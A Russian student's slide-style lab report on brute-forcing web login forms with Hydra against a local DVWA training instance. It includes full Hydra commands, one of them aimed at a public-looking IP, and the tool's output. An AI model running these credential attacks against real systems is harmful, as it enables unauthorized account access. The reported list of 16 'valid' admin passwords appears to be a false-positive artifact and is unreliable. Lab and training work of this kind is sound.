

Индивидуальный проект

3 Этап

Панина Жанна Валерьевна

2026-04-09

Содержание I

- 1 Информация
- 2 Вводная часть
- 3 Выполнение лабораторной работы
- 4 Выводы

Раздел 1

Информация

Панина Жанна Валерьевна студентка НКАбд-02-24 Российский
университет дружбы народов им. П. Лумумбы
1132246710@rudn.ru
https://github.com/zvpanina/study_2025-2026_infosec-intro

Раздел 2

Вводная часть

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

- Hydra используется для подбора или взлома имени пользователя и пароля.

Пример работы:

Исходные данные: IP сервера 178.72.90.181; Сервис http на стандартном 80 порту;

Для авторизации используется html форма, которая отправляет по адресу

http://178.72.90.181/cgi-bin/luci методом POST запрос вида

username=root&password=test_password; В случае неудачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again. Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o  
./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form  
"/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid  
username"
```

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [@brute, @force, @parasram].

Пример работы:

Исходные данные: IP сервера 178.72.90.181; Сервис http на стандартном 80 порту;

Для авторизации используется html форма, которая отправляет по адресу

http://178.72.90.181/cgi-bin/luci методом POST запрос вида

username=root&password=test_password; В случае неудачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again. Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o  
./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form  
"/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid  
username"
```

Используется http-post-form потому, что авторизация происходит по http методом post. После указания этого модуля идёт строка /cgi-bin/luci:username=^{USER}&password=^{PASS}:Invalid username, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);

Используется http-post-form потому, что авторизация происходит по http методом post. После указания этого модуля идёт строка /cgi-bin/luci:username=^{USER}&password=^{PASS}:Invalid username, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (username=^{USER}&password=^{PASS});

Используется http-post-form потому, что авторизация происходит по http методом post. После указания этого модуля идёт строка /cgi-bin/luci:username=^{USER}&password=^{PASS}:Invalid username, у которой через двоеточие (:) указывается:


- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (username=^{USER}&password=^{PASS});
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

Раздел 3


Выполнение лабораторной работы

Выполнение лабораторной работы

- 1 Чтобы пробрутфорсить пароль, нужно найти список частоиспользуемых паролей, например, я нашла в открытом источнике - стандартный список паролей для kali rockyou.txt (рис. 1).



2 Захожу на сайт DVWA, предварительно запустив в терминале apache2 и mysql (рис. 2).



- 3 Для запроса hydra нужны параметры cookie с этого сайта. Для получения информации о файлах cookie нажимаю F12 и открываю вкладку „Storage“ и копирую PHPSESSID и security (рис. 3).




Рисунок 3: Получение информации о параметрах cookie

- 4 Ввожу соответствующий запрос в Hydra. Подбираю пароль для пользователя admin, использую GET-запрос с двумя параметрами: безопасность и PHPSESSID (рис. 4). Через некоторое время появляется результат с подходящими паролями.


```
(zspanina@kali)~$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=impossible; PHPSESSID=b8d522e44d62bcc0f98d2c066eb03633:F=Username and/or password incorrect."
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 16:59:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=impossible; PHPSESSID=b8d522e44d62bcc0f98d2c066eb03633:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: daniel
[80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: abc123
[80][http-get-form] host: localhost login: admin password: monkey
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: iloveyou
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: rockyou
[80][http-get-form] host: localhost login: admin password: jessica
[80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: babygirl
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-08 16:59:41

(zspanina@kali)~$
```

Рисунок 4: Запрос в Hydra

- 5 Ввожу полученные данные на сайт для проверки (рис. 5).



The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo and a small icon in the top right corner. On the left side, there is a vertical menu with various security modules. The 'Brute Force' module is currently selected and highlighted in green. The main content area is titled 'Vulnerability: Brute Force' and contains a 'Login' section. This section includes two input fields: 'Username:' and 'Password:'. Below these fields is a 'Login' button. Under the button, a message reads 'Welcome to the password protected area admin', followed by a small image of a person with a surprised expression. At the bottom of the main content area, there is a 'More Information' section with three links to external resources.

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area **admin**




More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рисунок 5: Ввод данных во вкладке Brute Force

6 Получаем результат- всё получилось, мы вошли (рис. 6).



Раздел 4

Выводы

В ходе выполнения работы я приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей.

...